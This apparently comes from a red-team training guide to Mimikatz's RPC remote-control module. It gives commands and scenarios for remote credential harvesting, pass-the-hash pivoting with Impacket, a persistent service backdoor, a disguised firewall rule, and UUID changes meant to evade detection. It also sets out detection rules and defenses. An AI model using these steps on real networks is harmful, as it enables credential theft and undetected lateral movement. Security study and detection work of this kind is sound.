
Appearance
Chapter 8: RPC Remote Control
Introduction
Everything we've covered so far has assumed one thing: you're sitting at a Mimikatz console on the target system, typing commands and watching output scroll by. But in a real engagement, that model breaks down quickly. You might have compromised fifty workstations, three servers, and a Domain Controller. You certainly don't want to maintain fifty interactive sessions, and you definitely don't want to leave Mimikatz binaries scattered across the environment like breadcrumbs for the incident response team.
The RPC Module transforms Mimikatz from a local tool into a remotely controllable agent. You deploy Mimikatz once, start it in server mode, and then control it from anywhere—another Windows system, a Linux attack box, or even a Python script running in your browser-based C2 framework. The credentials you extract appear on your local console while the actual extraction happens on the remote target. It's the difference between visiting every house on a street to collect mail versus having it all forwarded to your address.
In my experience, this capability changes the operational tempo of an engagement entirely. Instead of carefully managing access to each compromised host, I can establish Mimikatz servers on key systems during initial access and then orchestrate credential harvesting from a single location. Combined with Pass-the-Hash authentication, I can pivot through an entire network without ever transmitting a plaintext password.
This chapter covers the Windows RPC architecture that makes this possible, the complete command set for establishing server and client connections, secure versus insecure modes, cross-platform control using Impacket, the distinctive network signatures this activity creates, and defensive strategies to detect and prevent remote Mimikatz operations.
Technical Foundation
Understanding Windows RPC
Remote Procedure Call (RPC) is the distributed computing foundation of Windows. It allows a program on one computer to execute code on another computer as if the remote code were a local function call. The complexity of network communication—serializing parameters, transmitting data, handling errors—is abstracted away by the RPC runtime.
RPC Architecture Components
| Component | Role |
|---|---|
| Client Stub | Packages parameters and makes RPC runtime calls |
| RPC Runtime | Handles network transport and marshaling |
| Endpoint Mapper | Maps interfaces to network addresses/ports |
| Server Stub | Unpacks parameters and calls actual server functions |
| Server Application | Implements the actual functionality |
How RPC Communication Works
- Client calls a function defined in the interface
- Client stub serializes parameters into Network Data Representation (NDR)
- RPC runtime transmits the request to the server
- Server runtime receives and deserializes the request
- Server stub calls the actual implementation function
- Results follow the reverse path back to the client
RPC Transports
RPC is transport-agnostic. Common transports include:
| Transport | Protocol | Common Use |
|---|---|---|

ncacn_np | Named Pipes over SMB | Firewall-friendly, port 445 |
ncacn_ip_tcp | TCP/IP | Direct, dynamic ports |
ncacn_http | HTTP/HTTPS | Firewall traversal |
Mimikatz supports both TCP and Named Pipes, giving operators flexibility in firewall-constrained environments.
The Endpoint Mapper (Port 135)
The RPC Endpoint Mapper service (RpcSs) maintains a database of registered RPC interfaces. When a server registers an interface, it tells the Endpoint Mapper what UUID identifies the interface and what network address/port to use.
Clients can query the Endpoint Mapper to discover where a specific interface is listening. This is how tools like rpcdump.py enumerate RPC services—they query port 135 and ask "what interfaces are available?"
Mimikatz RPC Implementation
Mimikatz implements a custom RPC server that:
- Registers a unique interface with UUID
{17fc11e9-c258-4b8d-8d07-2f4125156244} - Listens for connections on TCP and Named Pipe transports
- Authenticates clients (optionally) using NTLM or Kerberos
- Executes commands received from authenticated clients
- Returns output through the RPC channel
The UUID is hardcoded in Mimikatz source code. While this makes detection straightforward, it also ensures that legitimate Mimikatz clients can always find the server.
Command Reference
rpc::server - Starting the Listener
Transforms the current Mimikatz process into an RPC server that accepts remote connections.
Syntax
mimikatz # rpc::server
RPC server started.
Endpoint registered as : {17fc11e9-c258-4b8d-8d07-2f4125156244}
Parameters
| Parameter | Description | Default |
|---|---|---|
/secure | Require authentication (NTLM/Kerberos) | Disabled |
/noreg | Don't register with Endpoint Mapper | Disabled |
/guid:<uuid> | Use custom UUID (requires recompile to match client) | Mimikatz UUID |
/stop | Stop the running server | - |
Security Modes
| Mode | Command | Risk Level | Use Case |
|---|---|---|---|
| Open | rpc::server | Critical | Lab only |
| Authenticated | rpc::server /secure | Moderate | Operational use |
| Unregistered | rpc::server /noreg | Moderate | Stealth operations |
Critical Warning: Running rpc::server without /secure allows anyone who can reach the port to execute commands with SYSTEM privileges. This is essentially giving administrative access to the network. Never use open mode on production networks.
Firewall Considerations

When the server starts, Windows Firewall may display a prompt:

Operational Approaches:
Pre-create firewall rule (stealthier):
cmdnetsh advfirewall firewall add rule name="Windows Update Service" dir=in action=allow protocol=tcp localport=445Use existing allowed ports: Named Pipes over SMB (port 445) is usually allowed
Disable firewall temporarily (noisy):
cmdnetsh advfirewall set allprofiles state off
Network Bindings
The server creates these network listeners:
| Transport | Address | Purpose |
|---|---|---|
| TCP | 0.0.0.0:135 | Endpoint Mapper registration |
| TCP | 0.0.0.0:<dynamic> | Actual RPC communication |
| Named Pipe | \\.\pipe\mimikatz | SMB-based transport |
rpc::connect - Establishing Client Connection
Connects to a remote Mimikatz RPC server and establishes a control channel.
Syntax
mimikatz # rpc::connect /server:DC01.corp.local
RPC connection to 'DC01.corp.local' established.
Parameters
| Parameter | Description | Default |
|---|---|---|
/server:<host> | Target hostname or IP address | Required |
/guid:<uuid> | Server's interface UUID | Mimikatz UUID |
/noauth | Skip authentication (for open servers) | Disabled |
/algo:<alg> | Encryption algorithm (3DES, RC4) | 3DES |
/protseq:<seq> | Protocol sequence (ncacn_np, ncacn_ip_tcp) | Auto |
Authentication Context
The connection uses your current thread's security token. This has important implications:
| Scenario | Authentication Used |
|---|---|
| Normal user context | Current user's credentials |
After token::elevate | SYSTEM token (computer account on network) |
After token::elevate /domainadmin | Domain Admin credentials |
After sekurlsa::pth | Impersonated credentials |
Practical Example: Extract a Domain Admin hash, use sekurlsa::pth to impersonate, then rpc::connect will authenticate as that DA.
Remote Command Execution
Once connected, prefix commands with * (asterisk) to execute them on the remote server.
Syntax
mimikatz # rpc::connect /server:TARGET01
mimikatz # *version
mimikatz # *privilege::debug
mimikatz # *sekurlsa::logonpasswords

Command Routing
| Prefix | Execution Location |
|---|---|
| (none) | Local Mimikatz |
* | Remote server |
Example Session:
mimikatz # rpc::connect /server:DC01
mimikatz # *privilege::debug           # Enables debug on DC01
mimikatz # *sekurlsa::logonpasswords   # Extracts from DC01
mimikatz # sekurlsa::logonpasswords    # Extracts from LOCAL (no asterisk)
rpc::close - Terminating Connection
Closes the RPC connection to the remote server.
mimikatz # rpc::close
RPC connection closed.

rpc::enum - Endpoint Enumeration
Lists all RPC interfaces registered with the local Endpoint Mapper.
mimikatz # rpc::enum
UUID: {12345678-1234-abcd-ef00-0123456789ab}
  Binding: ncacn_ip_tcp:192.168.1.100[49152]
  Annotation: Windows Remote Registry

UUID: {17fc11e9-c258-4b8d-8d07-2f4125156244}
  Binding: ncacn_ip_tcp:192.168.1.100[49666]
  Annotation: mimikatz RPC server
This is useful for:
- Verifying your server is registered
- Discovering other RPC services to investigate
- Understanding the local RPC landscape
Cross-Platform Control with Impacket


One of the most powerful aspects of Mimikatz RPC is that you don't need Mimikatz on your control machine. The Impacket library includes mimikatz.py, a Python-based RPC client that speaks the Mimikatz protocol.
Impacket Installation
bash
pip install impacket
# Or clone from GitHub for latest version
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket && pip install .
Basic Connection
Password Authentication
bash
./mimikatz.py domain/username:password@target
./mimikatz.py corp.local/administrator:P@ssw0rd@192.168.1.100
Pass-the-Hash
bash
./mimikatz.py domain/username@target -hashes LM:NTLM
./mimikatz.py corp.local/administrator@192.168.1.100 -hashes :31d6cfe0d16ae931b73c59d7e0c089c0
The empty LM hash (:NTLM) format works because modern Windows doesn't use LM hashes.
Impacket Session Example
bash
$ ./mimikatz.py corp.local/admin@DC01.corp.local
Impacket v0.10.0 - Mimikatz client

mimikatz# privilege::debug
mimikatz# sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC01$
Domain            : CORP
...
Integration with Other Tools
Impacket's mimikatz.py can be scripted for automation:
python
#!/usr/bin/env python3
from impacket.examples import mimikatz

# Connect and extract credentials from multiple targets
targets = ['192.168.1.100', '192.168.1.101', '192.168.1.102']
for target in targets:
    client = mimikatz.MimikatzShell(target, username='admin', password='P@ssw0rd', domain='corp.local')
    client.do_sekurlsa_logonpasswords('')
Attack Scenarios
Scenario 1: Centralized Credential Harvesting
Context: You've gained administrative access to multiple systems and want to extract credentials without maintaining many sessions.
Attack Flow:
Deploy Mimikatz to key targets via SMB:
cmdcopy mimikatz.exe \\target01\C$\Windows\Temp\ copy mimikatz.exe \\target02\C$\Windows\Temp\Start servers remotely via PsExec or WMI:
cmdpsexec \\target01 C:\Windows\Temp\mimikatz.exe "rpc::server /secure" "exit"Connect and harvest from your control station:
rpc::connect /server:target01
*sekurlsa::logonpasswords
rpc::close
rpc::connect /server:target02
*sekurlsa::logonpasswords
Clean up servers when done
Scenario 2: Linux Attack Platform to Windows Targets
Context: You're operating from Kali Linux and need to extract credentials from Windows systems.
Attack Flow:
- Compromise initial Windows host and start Mimikatz server
- From Kali, use Impacket:bash
./mimikatz.py corp.local/administrator@192.168.1.100 -hashes :NTLM_HASH mimikatz# sekurlsa::logonpasswords - Extract additional hashes
- Use those hashes to connect to more targets
- Never touch a Windows GUI
Scenario 3: Persistent RPC Backdoor
Context: You want to maintain remote credential extraction capability across reboots.
Attack Flow:
Install Mimikatz as a service (Chapter 9):
service::+The service runs:
mimikatz.exe rpc::server service::me exitAfter reboot, Mimikatz server is automatically running
Connect from anywhere:
rpc::connect /server:target
*sekurlsa::logonpasswords
Clean up when engagement ends:
*service::-
Scenario 4: Chained Pass-the-Hash Pivot
Context: You have one hash and need to spread across the network.
Attack Flow:
- Start with Hash A from System 1
- Use PTH to connect to System 2's Mimikatz server:
sekurlsa::pth /user:admin /domain:corp /ntlm:HASH_A /run:cmd # In new window rpc::connect /server:SYSTEM2 *sekurlsa::logonpasswords - Extract Hash B from System 2
- Use Hash B to reach System 3
- Continue pivoting through the network
Detection and Indicators of Compromise
The Burned UUID
The Mimikatz RPC interface UUID is hardcoded and well-known:
{17fc11e9-c258-4b8d-8d07-2f4125156244}
Network Scanning Detection
bash
# Using rpcdump.py from Impacket
rpcdump.py @192.168.1.100 | grep -i "17fc11e9"

# Using rpcinfo on Linux
rpcinfo -p 192.168.1.100
Any system exposing this UUID is running a Mimikatz RPC server.
Named Pipe Detection
Monitor for the creation of or connection to:
\\.\pipe\mimikatz
Sysmon Detection Rule
xml
<RuleGroup name="Mimikatz Named Pipe" groupRelation="and">
  <PipeEvent onmatch="include">
    <PipeName condition="contains">mimikatz</PipeName>
  </PipeEvent>
</RuleGroup>
Network Traffic Analysis
Port 135 Queries
Monitor for external systems querying the Endpoint Mapper:
Source IP (external) → Target IP:135 → RPC Bind RequestSMB Named Pipe Traffic
Look for SMB traffic to \pipe\mimikatz:
Source → Target:445 → SMB → Named Pipe: mimikatzProcess and Service Indicators
| Indicator | Detection Method |
|---|---|
| Process binding port 135 | Sysmon Event ID 3 (Network Connection) |
| Process binding port 445 | Sysmon Event ID 3 |
| Service "mimikatzsvc" | Event ID 7045, 4697 |
| Binary hash | File hash monitoring |
Event Log Indicators
| Event Source | Event ID | Indicator |
|---|---|---|
| Security | 4624 | Network logon (Type 3) to RPC server |
| Security | 4672 | Special privileges assigned to new logon |
| Sysmon | 3 | Process network connection |
| Sysmon | 17/18 | Named pipe created/connected |
Detection Summary
| Detection Point | Indicator | Fidelity |
|---|---|---|
| UUID registration | {17fc11e9-c258-4b8d-8d07-2f4125156244} | High |
| Named pipe | \pipe\mimikatz | High |
| Network binding | Non-system process on 135/445 | Medium |
| Service installation | Service with "mimikatz" | High |
| Binary hash | Known Mimikatz SHA256 | High |
Defensive Strategies
1. Network Segmentation
Restrict RPC traffic between network segments:
- Workstations should not accept RPC connections from other workstations
- Servers should only accept from management networks
- Domain Controllers require special attention
# Windows Firewall rule to restrict RPC
netsh advfirewall firewall add rule name="Block Inbound RPC" ^
    dir=in action=block protocol=tcp localport=135
2. Monitor for Known UUIDs
Implement network monitoring for the Mimikatz UUID:
python
# Suricata rule example
alert tcp any any -> any 135 (msg:"Mimikatz RPC UUID Detected"; \
    content:"|e9 11 fc 17 58 c2 8d 4b 8d 07 2f 41 25 15 62 44|"; \
    sid:1000001; rev:1;)
3. Named Pipe Monitoring
Deploy Sysmon with pipe monitoring enabled:
xml
<EventFiltering>
  <PipeEvent onmatch="include">
    <PipeName condition="contains">mimikatz</PipeName>
  </PipeEvent>
</EventFiltering>
4. Restrict Administrative Tools
Limit which systems can run administrative utilities:
- Application whitelisting
- Software restriction policies
- Endpoint detection rules for known tools
5. Network Authentication Monitoring
Alert on authentication patterns associated with lateral movement:
- Multiple Type 3 logons from single source
- Authentication from unexpected systems
- Pass-the-Hash indicators (NTLM without preceding interactive logon)
6. RPC Firewall Rules
Windows includes RPC Firewall capabilities:
Computer Configuration → Administrative Templates → Network →
Network Connections → Windows Firewall → Domain Profile →
Windows Firewall: Define inbound port exceptions
7. Endpoint Detection and Response
Modern EDR solutions should detect:
- Process opening network ports
- RPC server registration
- Known malicious UUIDs
- Mimikatz binary signatures and behaviors
Operational Considerations
Security Mode Selection
| Scenario | Recommended Mode | Reason |
|---|---|---|
| Lab testing | rpc::server | Convenience |
| Red team engagement | rpc::server /secure | Prevent hijacking |
| APT simulation | rpc::server /secure /noreg | Reduced footprint |
| Never | Open mode on production | Unacceptable risk |
Transport Selection
| Transport | Advantages | Disadvantages |
|---|---|---|
| TCP (ncacn_ip_tcp) | Direct, fast | May require dynamic ports |
| Named Pipes (ncacn_np) | Uses port 445, often allowed | Dependent on SMB |
Authentication Context Management
Before connecting, consider your authentication context:
# Check current identity
whoami /all

# Elevate if needed
token::elevate /domainadmin

# Then connect
rpc::connect /server:target
Operational Security
Do:
- Use
/securemode always - Pre-create firewall rules to avoid prompts
- Clean up servers when done
- Use legitimate-looking binary names
Don't:
- Run open servers on production networks
- Leave servers running indefinitely
- Ignore the UUID detection risk
- Forget to stop servers after use
Custom UUID Considerations
To avoid UUID-based detection, you would need to:
- Modify UUID in Mimikatz source (
kuhl_m_rpc.c) - Recompile both server and client components
- Ensure client and server use matching UUIDs
This adds operational complexity but defeats simple UUID scanning.
Practical Lab Exercises
Exercise 1: Basic Server and Client
Objective: Establish RPC communication between two systems.
On System A (server):
privilege::debug
rpc::server /secure
On System B (client):
rpc::connect /server:SYSTEM_A
*version
*privilege::debug
*sekurlsa::msv
Verify output appears on System B's console
Clean up:
rpc::close
# On System A
rpc::server /stop
Exercise 2: Impacket Control
Objective: Control Mimikatz from Linux using Impacket.
Start Mimikatz server on Windows target (with /secure)
From Linux:
bash./mimikatz.py domain/administrator:password@target_ipExecute commands:
mimikatz# sekurlsa::logonpasswordsDocument the credentials retrieved
Exercise 3: UUID Scanning
Objective: Detect Mimikatz RPC servers through network scanning.
Start Mimikatz server on lab system
From attack system:
bashrpcdump.py @target_ip | grep -i "17fc11e9"Observe the Mimikatz UUID in the output
Create a detection script that scans a subnet for this UUID
Exercise 4: Named Pipe Detection
Objective: Configure and test named pipe monitoring.
Deploy Sysmon with pipe monitoring configuration
Start Mimikatz RPC server
Connect from another system
Review Sysmon logs for:
- Event ID 17 (Pipe Created)
- Event ID 18 (Pipe Connected)
Document the
\pipe\mimikatzentries
Exercise 5: Pass-the-Hash Pivot
Objective: Chain credential extraction across multiple systems.
- Extract NTLM hash from System A
- Use PTH to establish identity:
sekurlsa::pth /user:admin /domain:corp /ntlm:HASH /run:cmd - In new window, connect to System B:
rpc::connect /server:SYSTEM_B *sekurlsa::logonpasswords - Extract new credentials from System B
- Continue the chain to System C
Summary
The RPC Module transforms Mimikatz from a local utility into a network-capable credential extraction platform. This capability is fundamental to efficient red team operations and represents a significant challenge for defenders.
Key Takeaways:
rpc::server /secureis the operational standard—never use open mode on real networks- The asterisk (
*) routes commands to the remote server; without it, commands execute locally - The UUID
{17fc11e9-c258-4b8d-8d07-2f4125156244}is a high-fidelity detection signature—defenders should scan for it - Named pipe
\pipe\mimikatzis another distinctive indicator - Impacket's mimikatz.py enables cross-platform control from Linux
- Authentication uses your current token—elevate first if needed
- Network segmentation is the primary defense against RPC-based lateral movement
The ability to remotely control Mimikatz fundamentally changes engagement dynamics. Instead of managing individual interactive sessions, operators can orchestrate credential extraction across an entire network from a single control point. This efficiency comes with responsibility—the same power that makes red team operations effective makes unauthorized use extremely dangerous.
Next: Chapter 9: Service ModulePrevious: Chapter 7: Event Module